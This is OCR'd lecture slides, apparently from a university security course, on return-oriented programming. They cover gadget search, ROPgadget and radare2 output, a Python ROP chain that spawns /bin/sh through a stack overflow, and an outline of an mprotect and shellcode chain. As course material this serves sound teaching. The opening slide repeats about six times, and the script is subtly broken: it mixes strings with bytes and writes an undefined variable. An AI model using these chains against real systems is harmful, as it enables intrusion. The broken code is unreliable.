
- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Return Oriented Programming


- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Return Oriented Programming


- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Return Oriented Programming


- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Return Oriented Programming


- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Return Oriented Programming

- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Searching for Gadgets

université de BORDEAUX

Galileo Algorithm (from the original article [2])

1. Find the next '`ret`' instruction in the executable sections (`0xc3` in x86);
2. Search for all the instructions ending here:
   1. Disassemble one byte backward from the last position;
   2. If the instruction sequence is finishing by the same `ret`, then keep it in the list;
   3. If the maximum length for a sequence is not reached, then go to 1.
3. If the end of the section is not reached, then go to 1.

- As x86 is not an "*aligned*" assembly language, many more instructions can be found outside of the ones destined to be executed;
- If static data are stored in the code section, they may also be used as code;
- `ret` instructions are not the only ones that can be used, any controlled jump can be used in place, such as '`jmp`', '`call *reg`', '`int`', '`syscall`', ...;
- PIE (Position Independent Executable) is the best way to mitigate this technique, but this is no a silver bullet, it will not stop all of them.

We need tools to discover all the gadgets inside an executable...

ROPgadget

ROPgadget is a tool designed to look for gadgets.

It supports several executable formats (ELF, PE, Mach-O, Raw) and many CPU architectures (x86, x86-64, ARM, ARM64, MIPS, PowerPC, Sparc).

It can also propose some assistance to generate a ropchain with the `--ropchain` option.

```
usage: ROPgadget

optional arguments:
 -h, --help            Show this help message and exit
 --binary <binary>     Specify a binary filename to analyze
 --opcode <opcodes>    Search opcode in executable segment
 --string <string>     Search string in readable segment
 --memstr <string>     Search each byte in all readable segment
 --depth <nbyte>       Depth for search engine (default 10)
 --only <key>          Only show specific instructions
 --filter <key>        Suppress specific mnemonics
 --range <from-to>     Search between two addresses (0x...-0x...)
 --badbytes <byte>     Rejects bytes in the gadget's address
 --re <re>             Regular expression
 --offset <hexaddr>    Specify an offset for gadget addresses
 --ropchain            Enable the ROP chain generation
 --console             Use interactive console for search engine
 --callPreceded        Only show gadgets which are call-preceded
 --multibr             Enable multiple branch gadgets
 --all                 Disables removal of duplicate gadgets
```

```
#> ROPgadget --ropchain --binary ./vulnerable

Gadgets information
===================
0x080490e4 : adc cl, cl ; ret
0x080491dc : add al, 0x24 ; ret
...
0x08049094 : sbb al, 0x24 ; ret
0x08049242 : sub al, 0x24 ; ret

Unique gadgets found: 35054

ROP chain generation
====================
- Step 1 -- Write-what-where gadgets
[+] 0x441ba1 mov qword ptr [rsi], rax ; ret
[+] 0x4076fe pop rsi ; ret
[+] 0x4401b3 pop rax ; ret
[+] 0x43a040 xor rax, rax ; ret

- Step 2 -- Init syscall number gadgets
[+] 0x43a040 xor rax, rax ; ret
[+] 0x4624b0 add rax, 1 ; ret
[+] 0x4624b1 add eax, 1 ; ret

- Step 3 -- Init syscall arguments gadgets
[+] 0x40178e pop rdi ; ret
[+] 0x4076fe pop rsi ; ret
[+] 0x4016ab pop rdx ; ret

- Step 4 -- Syscall gadget
[+] 0x40120b syscall

- Step 5 -- Build the ROP chain
...
```

Analysis of a Ropchain (ROPgadget)


université de BORDEAUX

```python
#!/usr/bin/python
import sys
from struct import pack

p = b'A' * 76 # Padding goes here

p += pack('<I', 0x0807029a) # pop edx ; ret
p += pack('<I', 0x080eb060) # @ .data    --> edx
p += pack('<I', 0x080b9546) # pop eax ; ret
p += '//bi'                 # --> eax
p += pack('<I', 0x08055d9b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0807029a) # pop edx ; ret
p += pack('<I', 0x080eb064) # @ .data + 4 --> edx
p += pack('<I', 0x080b9546) # pop eax ; ret
p += 'n/sh'                 # --> eax
p += pack('<I', 0x08055d9b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0807029a) # pop edx ; ret
p += pack('<I', 0x80eb078)  # @ .data + 0x10 (zero) --> edx
p += pack('<I', 0x080702c1) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x80eb078)  # @ .data + 0x10 (zero) --> ecx
p += pack('<I', 0x080eb060) # @ .data (@"/bin/sh")  --> ebx
p += pack('<I', 0x080494c3) # xor eax, eax ; ret
p += pack('<I', 0x080933fd) # add eax, 0xa ; pop edi ; ret
p += pack('<I', 0x08ffffff) # padding --> edi
p += pack('<I', 0x0807b87f) # inc eax ; ret
p += pack('<I', 0x0806de47) # int 0x80
sys.stdout.buffer.write(buffer)
```

Searching Gadgets with Radare2

Radare2 is reverse-engineering framework to dig executable binary files.

The interactive shell of radare2 (`r2`) has a specific command to look for ROP gadgets interactively.



Starting radare2 and get help

```
#> radare2 ./test
[0x00401080]> /R?
Usage: /R   Search for ROP gadgets
| /R  [filter-by-string]  Show gadgets
| /Rj [filter-by-string]  JSON output
| /Rk [select-by-class]   Query stored ROP gadgets
| /Rq [filter-by-string]  Show gadgets (quiet mode)
```

Listing full gadgets

```
[0x00401080]> /R ret
  0x00403f86   0000   add byte [rax], al
  0x00403f88   c20440   ret 0x4004

  0x00401012   4883c408   add rsp, 8
  0x00401016   c3   ret
...
```


Listing short gadgets

```
[0x00401080]> /Rq ret
0x00403f86: add byte [rax], al; ret 0x4004;
0x00401012: add rsp, 8; ret;
...
```


Advanced ROP Chain

getenv, mprotect, copy shellcode, stack pivot, transfer control to shellcode.
1. Mettre le shellcode dans la variable SHELLCODE; 2. ROPchain pour appeler getenv et récupérer l'adresse du shellcode; 3. ROPchain pour appeler mprotect et rendre la page exécutable; 4. Basculer l'exécution vers le shellcode.
Si la fenêtre d'exploitation est trop courte, faire un stack pivot pour avoir plus de place pour la ROPchain.


Jump-Oriented Programming



